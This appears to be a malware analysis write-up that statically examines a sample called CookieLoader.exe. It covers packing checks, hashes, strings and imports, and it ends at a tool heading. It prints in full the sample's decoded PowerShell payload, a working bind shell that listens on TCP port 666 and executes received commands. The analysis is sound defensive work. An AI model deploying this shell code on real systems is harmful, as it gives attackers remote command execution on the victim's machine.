This project involves the process of fully analyzing one malware sample in all its stages. First I take a look at the original executable, map out basics like architecture and OS target, and check if it is packed or not. After that comes proper static analysis, and in the end dynamic analysis by running it inside the isolated lab to see what it does on the machine and on the network.
For tool explanations already covered earlier, see Static Malware Analysis and Building a Malware Analysis Lab.
Loading the malware safely into the Lab VM
The first initial step was to load the malware safely into the isolated VM. Since the machine is fully sandboxed, loading was done by burning the malware into an ISO file and manually loading it into the VM.

Static Malware Analysis


Before moving onto dynamic analysis of CookieLoader.exe, it was first analyzed statically. The first thing checked was packing indicators through PE-bear and DiE. Here we can see indicators that it is not packed, such as file size and loaded size being the same, normal section layout, and entropy averaging 4.73009.
PE-Bear
From PE-bear, hashes and section information were gathered. These hashes can later be used to check if this malware was previously analyzed and confirmed.

Looking at sections, .rsrc and .reloc stand out with small raw size that expands when loaded, and .reloc also supports ASLR-related relocation behavior.
MD5: 13c62597d5a6605f2b3b8401a5d1b68c
SHA1: 4ff9435a7b91856e1df4ac5d27ea014d8a5aeebb
SHA256: 8525f75c1841e379b29a2974117ebc90852142d8f3c2fd31139574e5d635794d
Detect It Easy (DiE)

When taking a look at the malware with DiE, we can see the target environment as Windows(Vista)[AMD64, 64-bit, Console(CLI)]. It was written in C and compiled with Visual Studio (2022, v17.6). One interesting marker is LTCG/C, which is link-time compiler optimization.

Next up, I used the extractor view to inspect the file internals. In this case there is no obvious embedded payload directly in the sample, which supports the idea that CookieLoader.exe is loading or launching additional behavior.
floss


FLOSS was used to extract strings and look for suspicious behavior. Several useful strings were found. We can see registry-related calls that indicate persistence behavior, and we can also see signs of bind-shell related execution through powershell.exe with an encoded command.



The encoded PowerShell command was decoded in CyberChef:

$l = [System.Net.Sockets.TcpListener]666
$l.Start()
$c = $l.AcceptTcpClient()
$s = $c.GetStream()
[byte[]]$b = 0..65535|%{0}
while(($i=$s.Read($b,0,$b.Length)) -ne 0){
    $d = [System.Text.Encoding]::ASCII.GetString($b,0,$i)
    try {
        $o = (iex $d 2>&1 | Out-String)
    } catch {
        $o = $_.Exception.Message
    }
    $p = $o + "PS " + (pwd).Path + "> "
    $x = [System.Text.Encoding]::ASCII.GetBytes($p)
    $s.Write($x,0,$x.Length)
}
$c.Close()
$l.Stop()
This payload opens a TCP listener on port 666 and establishes a bind shell, which matches the earlier indicators.
PeStudio
Taking a look with PeStudio, we can further confirm architecture, entropy levels, and CLI executable characteristics seen in previous tools.

One of the most important sections in PeStudio is API imports. Here we can see calls that support process creation and runtime process/thread context:

CreateProcessW1
GetCurrentProcess2
GetCurrentThreadId3
GetCurrentProcessId4
capa
